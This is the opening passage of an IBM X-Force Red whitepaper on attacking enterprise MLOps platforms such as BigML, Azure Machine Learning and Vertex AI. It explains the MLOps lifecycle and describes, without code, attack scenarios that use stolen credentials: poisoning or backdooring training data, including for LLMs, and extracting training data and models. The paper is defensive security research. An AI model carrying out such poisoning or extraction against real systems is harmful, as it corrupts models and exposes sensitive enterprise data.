
IBM X-Force Red

Disrupting the Model:

Abusing MLOps Platforms to Compromise ML Models and Enterprise Data Lakes



Author:

Brett Hawkins

IBM X-Force Red

Author:

Chris Thompson

IBM X-Force Red

Document Tracking

Data Classification: PUBLIC

Version	Date	Author	Notes
1.0	Jan 6, 2025	Brett Hawkins Chris Thompson	Public Release

TABLE OF CONTENTS

Abstract

MLOps platforms are used by enterprises of all sizes to develop, train, deploy, and monitor Large Language (LLMs) and other Foundation Models (FMs), as well as the GenAI applications built on top of these models. The rush to leverage AI throughout enterprises has meant that security has been often overlooked in the name of progress, resulting in weak controls and direct access to sensitive data lakes and crown jewel data for retrieval augmented generation (RAG) use. Similar to attacks targeting DevOps, if an attacker can gain unauthorized access to these MLOps platforms, there could be significant impact through a variety of attacks that affect the confidentiality, integrity, and availability of the ML models and the data they provide. Nation-state aligned threat actors are motivated to abuse these gaps and are pursuing early research and private toolkits to attack MLOps platforms, in order to steal both the valuable FMs/LLMs and weights, poison LLMs used for computer vision and military use, and compromise the sensitive enterprise datasets connected to AI-integrated applications.

This research includes a background on MLOps platforms and the MLSecOps lifecycle, along with detailing ways to abuse some of the most popular cloud-based and internally hosted platforms used by enterprises such as BigML, Azure Machine Learning, and Google Cloud Vertex AI. These attack scenarios will include data poisoning, data extraction, and model extraction. Additionally, there is a public release of open-source tooling to perform and facilitate these attacks, along with defensive guidance for protecting these MLOps platforms.

Background

PRIOR WORK

The below resources are prior work related to the content of this research. For the associated prior work, it will be summarized and described how this X-Force Red research differs or builds upon that prior work.

BigML Model Extraction Attack

There is an academic whitepaper titled Stealing Machine Learning Models via Prediction[1], that includes model extraction attacks against BigML from a black-box approach by an attacker that can query an ML model to obtain predictions or input feature vectors of a published ML model. This X-Force Red research includes a different variation of this attack on how an attacker who has compromised user access credentials (e.g., API key) for BigML can perform model extraction from a white-box approach.

Code Execution within Training and Operations Environments

Adrian Wood[2] and Mary Walker[3] published research at Black Hat Asia 2024[4] that covers modifying models in open-source repositories such as HuggingFace to facilitate code execution when those models would be used in training and operations environments. This X-Force Red research only covers an overview of this type of code execution attack via model modification, and instead focuses on extracting sensitive data from models, enterprise data lakes, and poisoning training data within cloud-based and internally hosted MLOps platforms used by enterprises. Additionally, this research is directly targeting MLSecOps and includes the release of open-source tooling to target MLOps platforms.

Obtaining Credentials from Azure Machine Learning Resources

Nitesh Surana published a Trend Micro blog post[5] that detailed a vulnerability (CVE-2023-23382)[6] discovered regarding credentials being logged in cleartext within some Azure Machine Learning workspace resources, such as Azure file shares and storage

[1]https://arxiv.org/pdf/1609.02943.pdf%20/
[2]https://twitter.com/WHITEHACKSEC
[3]https://twitter.com/mairebear
[4]https://www.blackhat.com/asia-24/briefings/schedule/index.html#confused-learning-supply-chain-attacks-through-machine-learning-models-37794
[5]https://www.trendmicro.com/vinfo/gb/security/news/cybercrime-and-digital-threats/uncovering-silent-threats-in-azure-machine-learning-service-part-I
[6]https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-23382

blobs. Nitesh also presented that research at Black Hat USA 2023[7]. This X-Force Red research does not cover or include the attack from Nitesh's research. Instead, when focusing on attacking Azure Machine Learning, this research focuses on conducting training data poisoning, training data extraction, and model extraction attacks through compromised user access in the Azure Machine Learning web interface, Azure CLI, REST API, and utilizing a custom toolkit.

THREAT ACTOR MOTIVATIONS

Threat actors are becoming more motivated to attack and compromise MLOps platforms, due to their criticality in today's world. In 2024, the first known in-the-wild attack[8] against an AI framework was discovered. Below is a listing of high-level motivations for threat actors.

- **Cost Reduction** – By stealing training and model data, this will reduce the cost of an attacker needing to develop a model, since the training of a model can be costly.
- **Sensitive Data** – For models utilizing private training datasets, the data contained can be sensitive such as PII and PHI. RAG data can also be a sensitive asset an attacker could target.
- **Data Extortion** – Since these private models and datasets are sensitive, an attacker could target them as part of a ransomware or data extortion attack and threaten to release the data unless a ransom is paid.
- **Denial of Service** – If an attacker wants to be destructive and degrade a service that is utilizing an ML model in the backend, an attacker could poison or backdoor the model to degrade the reliability and accuracy of the model.

WHAT IS MLOPS?

Machine Learning Operations (MLOps) is the practice of deploying and maintaining ML models in a secure, efficient, and reliable way. The goal of MLOps is to provide a consistent and automated process to be able to rapidly get an ML model into production for use by ML technologies. MLOps exists at the intersection of Machine Learning, DevOps, and Data Engineering, as shown in the diagram below.

[7]https://www.blackhat.com/us-23/briefings/schedule/#uncovering-azures-silent-threats-a-journey-into-cloud-vulnerabilities-33073
[8]https://www.oligo.security/blog/shadowray-attack-ai-workloads-actively-exploited-in-the-wild





Diagram showing intersection for MLOps

An MLOps lifecycle exists for an ML model to go from design all the way to deployment.

MLOPS LIFECYCLE

The five primary phases involved in the MLOps lifecycle includes design, develop/build, test, deploy, and manage.



MLOps lifecycle

Design

This phase involves collecting, sanitizing, and organizing data so that it can be used in an efficient manner for training a model. This is the most critical phase of the MLOps lifecycle, as the quality of the model completely depends on the quality of data being input.

Develop/Build

The next phase includes training ML models based on the data from the design phase. This includes selecting a framework to be used for the training and optimizing the performance of the model.

Test

After a model has been built, testing needs to occur to ensure the quality and performance of the model is sufficient, along with being able to trust the output of the model. Additionally, during this phase constant evaluation of the model will be performed. The purpose of evaluating a model is to test the accuracy of its output. For example, being able to answer the question “Is this model accomplishing the goal that was set forth for it?”.

Deploy

After a model has been sufficiently trained, evaluated, and tested, it is time for it to be deployed to production. During this phase, requirements are gathered for the

computing power needed to run the model in an efficient manner. Additionally, the method of deployment and usage of the model in production is determined. One example of a deployment method for a model could be through a REST API.

Manage

Once a model is deployed in production, it must be monitored to ensure that it is reliable, and the infrastructure it is being run on is in a healthy state. During this phase, metrics are constantly being collected and analyzed whether the model is performing in an accurate and responsive manner. As the model continues to be used, there may come a point where the data it is providing is outdated, or business requirements have changed. This causes the potential for replacing a deployed model.

POPULAR MLOPS PLATFORMS

All the previous phases discussed can be conducted within an MLOps platform. MLOps platforms allow a single place to conduct all phases of the MLOps lifecycle. There are several well-known MLOps platforms[9] that exist, which are used by enterprises of all sizes. Some of the most popular MLOps platforms are listed below.


- Amazon SageMaker[10]
- Azure Machine Learning[11]
- BigML[12]
- Google Cloud Vertex AI[13]
- Qwak[14]
- Domino Enterprise MLOps Platform[15]
- Databricks[16]
- DataRobot[17]
- W&B (Weights & Biases)[18]
- Valohai[19]
- TrueFoundry[20]

[9]https://neptune.ai/blog/mlops-tools-platforms-landscape
[10]https://aws.amazon.com/sagemaker/
[11]https://azure.microsoft.com/en-us/products/machine-learning
[12]https://bigml.com/
[13]https://cloud.google.com/vertex-ai?hl=en
[14]https://www.qwak.com/
[15]https://www.dominodatalab.com/product/domino-enterprise-mlops-platform
[16]https://www.databricks.com/
[17]https://www.datarobot.com/platform/mlops/
[18]https://wandb.ai/site
[19]https://valohai.com/product/
[20]http://www.truefoundry.com/

Several of these MLOps platforms will be shown in detail in the **Attacking MLOps Platforms** section, where it will be highlighted how to abuse these platforms to conduct different types of attacks such as data poisoning, training data extraction, and model extraction.

ATTACK SCENARIOS AGAINST MLOPS LIFECYCLE

There are several well-known attacks that can be performed against the MLOps lifecycle to affect the confidentiality, integrity, and availability of ML models and associated data. However, performing these attacks against an MLOps platform using stolen credentials has not been covered in public security research. An example attack path is shown below where an attacker could gain the privileges required to perform a model extraction attack against an MLOps platform.



Example MLOps Focused Attack Path

This X-Force Red research focuses on attacks against MLOps platforms after an attacker has obtained valid credential material, and how to detect this stage of an attack chain. Common methods for obtaining the credential material required to access MLOps platforms include but are not limited to file shares, intranet sites, user

workstations, social engineering, or other unprotected/misconfigured internal network resources.





Diagram showing research focus

Data Poisoning

This attack involves an attacker having access to the raw data being used in the "Design" phase of the MLOps lifecycle to allow an attacker to include attacker-provided data or otherwise directly modify a training dataset. The goal of a data poisoning attack is to be able to influence the data that is being trained in an ML model, and eventually deployed to production.



Data poisoning diagram

Data Extraction

In this attack, an attacker will extract the training data being used as part of the MLOps lifecycle. This data could be used by an attacker to train their own model, or to gain deeper insight into how the model is being trained, for use in future attacks. Additionally, an attacker may be able to extract sensitive data from this training data depending on the classification of data being used to train the model, such as PII, PHI or even sensitive credentials if this model is being used as a coding assistant.





Diagram showing data extraction attack


Model Extraction

Model extraction attacks involve the ability for an attacker to steal a trained ML model that is deployed in production. An attacker could use a stolen model to extract sensitive training data such as the training weights used, or to use the predictive capabilities used in the model for their own financial gain. For example, an attacker could use a stolen model that is trained to predict commodity futures for their own financial gain.

An attacker has two primary options when performing model extraction – extracting the model before, or after deployment, as shown in the respective diagrams below.



Performing model extraction before deployment




Performing model extraction after deployment

Evasion Attacks

